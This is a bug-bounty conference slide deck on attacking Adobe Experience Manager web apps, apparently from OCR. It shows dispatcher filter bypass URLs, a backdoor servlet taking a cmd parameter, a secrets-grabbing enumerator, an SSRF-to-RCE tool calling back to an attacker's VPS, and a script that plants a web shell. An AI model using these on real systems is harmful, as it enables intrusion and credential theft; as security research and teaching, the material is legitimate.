
AEM hacker

approaching Adobe Experience Manager webapps in bug bounty programs

Mikhail Egorov @**0ang3el**



Mikhail Egorov

- Whitehat, security researcher, bug hunter, conference speaker
- Bugcrowd – https://www.bugcrowd.com/0ang3el
- H1 – https://www.hackerone.com/0ang3el
- Twitter - @0ang3el
- GitHub - https://github.com/0ang3el
- Slideshare - https://www.slideshare.net/0ang3el
- Speakerdeck - https://speakerdeck.com/0ang3el
- LinkedIn - https://www.linkedin.com/in/0ang3el

Why this talk?

- A lot of AEM targets are in scope of BBP or VPD
- AEM webapps are usually insecure
  - Security misconfigurations (AEM is complex)
  - Not installed security updates
- Attract attention to AEM webapps insecurity
- Motivate bug hunters to test AEM webapps

Topics to discuss

- Methodology w/ bug examples
- Automation
  - AEM Hacker Toolset – https://github.com/0ang3el/aem-hacker.git
  - AEM RCE bundle – https://github.com/0ang3el/aem-rce-bundle.git

- **Only known vulnerabilities and techniques are discussed!!!**

Public BBP with AEM targets in scope

Public VPD with AEM targets in scope

Personal achievements in 2018

- Reported **84** non-duplicate bugs on Bugcrowd and H1 for AEM targets
  - P1s – **38** issues
  - P2s – **37** issues
  - P3s – **7** issues
  - P4s – **2** issue
- Got **2** CVEs from Adobe PSIRT

Personal achievements in 2018

- **P1s**
  - RCE
  - Secrets disclosure (passwords, tokens)
- **P2s**
  - Internal SSRF, High impact
  - Stored XSS
  - Application-level DoS, Easy Difficulty
- **P3s**
  - Internal SSRF, Medium impact
  - Reflected XSS
  - Application-level DoS, Medium Difficulty
- **P4s**
  - Reflected XSS, Flash-based

Previous works

2015 - https://www.slideshare.net/0ang3el/hacking-aem-sites

2016 - http://www.kernelpicnic.net/2016/07/24/Microsoft-signout.live.com-Remote-Code-Execution-Write-Up.html

2018 - https://speakerdeck.com/fransrosen/a-story-of-the-passive-aggressive-sysadmin-of-aem


2018 - https://medium.com/@jonathanbouman/reflected-xss-at-philips-com-e48bf8f9cd3c

2018 - https://speakerdeck.com/0ang3el/hunting-for-security-bugs-in-aem-webapps

AEM dispatcher


AEM architecture

- Based on open source projects
  - Apache Felix
  - Apache Sling
  - Apache OAK JCR



https://helpx.adobe.com/experience-manager/using/osgi_getting_started.html

Common AEM deployment



Interacts with Publish server via AEM Dispatcher!

Main blocks:

- Author AEM instance
- Publish AEM instance
- AEM dispatcher (~WAF)

AEM dispatcher

- In theory … a front end system **offers an extra layer of security** to your Adobe Experience Manager infrastructure
- Often in practice …  it's the only security layer!!!
- Admins rarely keep all components on Publish instance updated and securely configured!
- Dispatcher bypasses allow to talk to those "insecure" components on Publish instance

AEM Dispatcher bypasses

- CVE-2016-0957
- Bypasses for “interesting” servlets
- Add multiple slashes
- SSRF
- Other

Using CVE-2016-0957

Policy **dispatcher.any** before CVE-2016-0957

```
/filter
{
        # Deny everything first and then allow specific entries
        /0001 { /type "deny" /glob "*" }
        /0023 { /type "allow" /url "/content*" } # disable this rule to allow mapped content only
        /0041 { /type "allow" /url "*.css" } # enable css
        /0042 { /type "allow" /url "*.gif" } # enable gifs
        /0043 { /type "allow" /url "*.ico" } # enable icos
        /0044 { /type "allow" /url "*.js" } # enable javascript
        /0045 { /type "allow" /url "*.png" } # enable png
        /0046 { /type "allow" /url "*.swf" } # enable flash
        /0047 { /type "allow" /url "*.jpg" } # enable jpg
        /0048 { /type "allow" /url "*.jpeg" } # enable jpeg
        /0062 { /type "allow" /url "/libs/cq/personalization/*" } # enable personalization
```

Using CVE-2016-0957

Policy **dispatcher.any** before CVE-2016-0957

```
            # Deny content grabbing
            /0081 { /type "deny" /url "*.infinity.json" }
            /0082 { /type "deny" /url "*.tidy.json" }
            /0083 { /type "deny" /url "*.sysview.xml" }
            /0084 { /type "deny" /url "*.docview.json" }
            /0085 { /type "deny" /url "*.docview.xml" }
            /0086 { /type "deny" /url "*.*[0-9].json" }
            # Deny query (and additional selectors)
            /0090 { /type "deny" /url "*.query*.json" }
}
```


Using CVE-2016-0957

Blocked

https://aemsite/bin/querybuilder.json

Allowed

https://aemsite/bin/querybuilder.json**/a.css**
https://aemsite/bin/querybuilder.json**/a.html**
https://aemsite/bin/querybuilder.json**/a.ico**
https://aemsite/bin/querybuilder.json**/a.png**
https://aemsite/bin/querybuilder.json**;%0aa.css**
https://aemsite/bin/querybuilder.json**/a.1.json**



Bypasses for “interesting” servlets

Policy **dispatcher.any** after CVE-2016-0957

```
/filter
  {
   # Deny everything first and then allow specific entries
   /0001 { /type "deny" /glob "*" }

   # Allow non-public content directories
    /0023 { /type "allow" /url "/content*" } # disable this rule to allow mapped content only

   # Enable extensions in non-public content directories, using a regular expression
   /0041
    {
    /type "allow"
    /extension '(clientlibs|css|gif|ico|js|png|swf|jpe?g|woff2?)’
     }
```

Bypasses for “interesting” servlets

Policy **dispatcher.any** after CVE-2016-0957

```
# Enable features
    /0062 { /type "allow" /url "/libs/cq/personalization/*" } # enable personalization


    # Deny content grabbing, on all accessible pages, using regular expressions
    /0081
      {
      /type "deny"
      /selectors '((sys|doc)view|query|[0-9-]+)’
      /extension '(json|xml)’
      }
```

Bypasses for “interesting” servlets

Policy **dispatcher.any** after CVE-2016-0957

```
  # Deny content grabbing for /content
     /0082
        {
       /type "deny"
       /path "/content"
       /selectors '(feed|rss|pages|languages|blueprint|infinity|tidy)’
       /extension '(json|xml|html)’
        }
}
```

Bypasses for “interesting” servlets

Blocked

https://aemsite/bin/querybuilder.json

https://aemsite/bin/querybuilder.json**/a.css**

https://aemsite/bin/querybuilder.json**;%0aa.css**

Allowed

https://aemsite/bin/querybuilder.json**.servlet.css**

https://aemsite/bin/querybuilder.json**.servlet.html**

https://aemsite/bin/querybuilder.json**.servlet.ico**


https://aemsite/bin/querybuilder.json**.servlet.png**

Add multiple slashes

- ///etc.json instead of /etc.json
- ///bin///querybuilder.json instead of /bin/querybuilder.json

Using SSRF

- We need SSRF in a component that is allowed by AEM dispatcher policy
- SSRF should allow to send GET request and see response
  - Opensocial (Shindig) proxy
  - SSRF in ReportingServicesProxyServlet (CVE-2018-12809)



Automation

AEM RCE bundle

- AEM RCE bundle – https://github.com/0ang3el/aem-rce-bundle.git
  - Has pre-build OSGI bundle for AEM 6.2 or newer
- Allows to get RCE when you have access to Felix Console
  - Happens when you guessed admin credentials

AEM RCE bundle, build yourself

For AEM 6.0 or newer

```
mvn org.apache.maven.plugins:maven-archetype-plugin:2.4:generate \
 -DarchetypeGroupId=com.adobe.granite.archetypes \
 -DarchetypeArtifactId=aem-project-archetype \
 -DarchetypeVersion=11 \
 -DarchetypeCatalog=https://repo.adobe.com/nexus/content/groups/public/
```

Archetype Version	AEM Version
7	6.0 or newer
8	6.0 or newer
9	6.0 or newer
10	6.0 or newer
11	6.2 or newer
12	6.3 or newer
13	6.4, 6.3 + SP2
14	6.4, 6.3 + SP2

For AEM 5.6

```
mvn org.apache.maven.plugins:maven-archetype-plugin:2.4:generate \
-DarchetypeGroupId=com.day.jcr.vault \
-DarchetypeArtifactId=multimodule-content-package-archetype \
-DarchetypeVersion=1.0.2 \
-DarchetypeCatalog=https://repo.adobe.com/nexus/content/groups/public/
```

AEM RCE bundle


```
34  @Component(service=Servlet.class,
35             property={
36                     Constants.SERVICE_DESCRIPTION + "=AEM Backdoor Servlet",
37                     "sling.servlet.methods=" + HttpConstants.METHOD_GET,
38                     "sling.servlet.paths="+ "/bin/backdoor",
39                     "sling.servlet.extensions=" + "html"
40             })
41  public class BackdoorServlet extends SlingSafeMethodsServlet {
42
43      private static final long serialVersionUid = 1L;
44
45      @Override
46      protected void doGet(final SlingHttpServletRequest req,
47              final SlingHttpServletResponse resp) throws ServletException, IOException {...}
64  }
65
```

/bin/backdoor.html?cmd=ifconfig

AEM hacker toolset

- Toolset – https://github.com/0ang3el/aem-hacker.git
- Includes scripts
  - aem_hacker.py
  - aem_discoverer.py
  - aem_enum.py
  - aem_ssrf2rce.py, aem_server.py, response.bin
  - aem-rce-sling-script.sh

aem_hacker.py

- Main tool – scans AEM webapp for misconfigurations and vulnerabilities
- Tries to bypass AEM dispatcher
- **You need to run it from VPS to detect SSRFs!**
- **You need to do extra manual work to detect if findings are exploitable**

aem_hacker.py


```
python3 aem_hacker.py -h
usage: aem_hacker.py [-h] [-u URL] [--proxy PROXY] [--debug] [--host HOST]
                     [--port PORT] [--workers WORKERS]

AEM hacker by @0ang3el, see the slides -
https://speakerdeck.com/0ang3el/hunting-for-security-bugs-in-aem-webapps

optional arguments:
  -h, --help                show this help message and exit
  -u URL, --url             URL  url to scan
  --proxy PROXY             http and https proxy
  --debug                   debug output
  --host HOST               hostname or IP to use for back connections during SSRF detection
  --port PORT               opens port for SSRF detection
  --workers WORKERS  number of parallel workers
```

aem_hacker.py

- Common usage

```
python3 aem_hacker.py -u https://aem.webapp --host your_vps_hostname_ip
```

aem_hacker.py – checks 1/3

- Exposed DefaultGetServlet
- Exposed QueryBulderJsonServlet and QueryBuilderFeedServlet
- Exposed GQLServlet
- Exposed POSTServlet
- Exposed LoginStatusServlet
- Users with default password
- Exposed Felix Console
- Enabled WCMDebugFilter

aem_hacker.py – checks 2/3

- Exposed WCMSuggestionsServlet
- Exposed AuditlogServlet
- Exposed CRXDE logs
- Exposed CRXDE and CRX
- SSRF SalesforceSecretServlet
- SSRF ReportingServicesServlet
- SSRF SitecatalystServlet
- SSRF AutoprovisioningServlet

aem_hacker.py – checks 3/3

- SSRF OpensocialProxy
- SWF XSSes
- Deser ExternalJobServlet
- Exposed Webdav
- Exposed Groovy Console
- Exposed ACS AEM Tools

aem_discoverer.py

- Allows to scan urls and find AEM webapps among them
- Tries to bypass AEM dispatcher

- Common usage

```
python3 aem_discoverer.py --file urls.txt --workers 150
```

aem_discoverer.py


```
python3 aem_discoverer.py -h
usage: aem_discoverer.py [-h] [--file FILE] [--proxy PROXY] [--debug]
                         [--workers WORKERS]

AEM discoverer by @0ang3el, see the slides -
https://speakerdeck.com/0ang3el/hunting-for-security-bugs-in-aem-webapps

optional arguments:
  -h, --help                show this help message and exit
  --file FILE               file with urls
  --proxy PROXY             http and https proxy
  --debug                   debug output
  --workers WORKERS  number of parallel workers
```

aem_enum.py

- Automate usernames and secrets grabbing
  - Traverses JCR using DefaultGetServlet of AEM

aem_enum.py


```
python3 aem_enum.py -h
usage: aem_enum.py [-h] [--url URL] [--base BASE] [--grabdepth GRABDEPTH]
                   [--maxdepth MAXDEPTH] [--workers WORKERS] [--out OUT]
                   [--proxy PROXY] [--debug]

AEM exploration tool by @0ang3el (grabs users and secrets), see the slides -
https://speakerdeck.com/0ang3el/hunting-for-security-bugs-in-aem-webapps

optional arguments:
  -h, --help                    show this help message and exit
  --url URL                     AEM webapp URL, required parameter
  --base BASE                   set base node (/etc or /apps or /home or /var), if not set, base node is selected automatically
  --grabdepth GRABDEPTH
                                JCR subtree depth on each iteration, 2 should be a
                                safe value for all nodes
  --maxdepth MAXDEPTH           maximum depth for JCR search, increase it to find more
  --workers WORKERS             number of parallel workers
  --out OUT                     CSV file with results, delimiter symbol is |
  --proxy PROXY                 http and https proxy
  --debug                       debug output
```

aem_enum.py

- Common usage

```
python3 aem_enum.py --url https://aem.webapp
```

- Change start node *--base*

```
python3 aem_enum.py --url https://aem.webapp --base /etc
```

aem_ssrf2rce.py & aem_server.py

- aem_ssrf2rce.py & aem_server.py + response.bin
- Helps to exploit SSRF in SitecatalystServlet or AutoprovisioningServlet as RCE
  - It should work on AEM before AEM-6.2-SP1-CFP7 running on Jetty
  - Exploits reverse replication to get RCE after joining topology using SSRF

aem_ssrf2rce.py


```
python3 aem_ssrf2rce.py -h
usage: aem_ssrf2rce.py [-h] [--url URL] [--fakeaem FAKEAEM] [--proxy PROXY]

optional arguments:
  -h, --help            show this help message and exit
  --url URL             URL for SitecatalystServlet or AutoprovisioningServlet,
                        including path, without query part
  --fakeaem FAKEAEM     hostname/ip of fake AEM server
  --proxy PROXY         http and https proxy
```

aem_ssrf2rce.py & aem_server.py

- Place **aem_server.py** and **response.bin** on your VPS

- Run **aem_server.py** script

```
python3 aem_server.py
starting fake AEM server...
running server...
```

aem_ssrf2rce.py & aem_server.py

- Run **aem_ssrf2rce.py** script

```
python3 aem_ssrf2rce.py --url
https://aem.webapp/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet
--fakeaem your_vps_hostname_ip
```

aem_ssrf2rce.py & aem_server.py


- If RCE is possible, you should see incoming connection to your fake AEM server
- Shell is accessible from https://aem.webapp/rcenode.html?Vgu9BKV9zdvJNByNh9NB=ls

aem-rce-sling-script.sh

- Allows to get RCE when Felix Console is not available, but you have permissions to create new nodes under ***/apps*** JCR node
- Usage

```
./aem-rce-sling-script.sh https://aem.webapp username password
```

- Shell is available at https://aem.webapp/rcenode.html?cmd=ls




Methodology

Insecurity of bundles and packages

RCE via exposed Groovy console

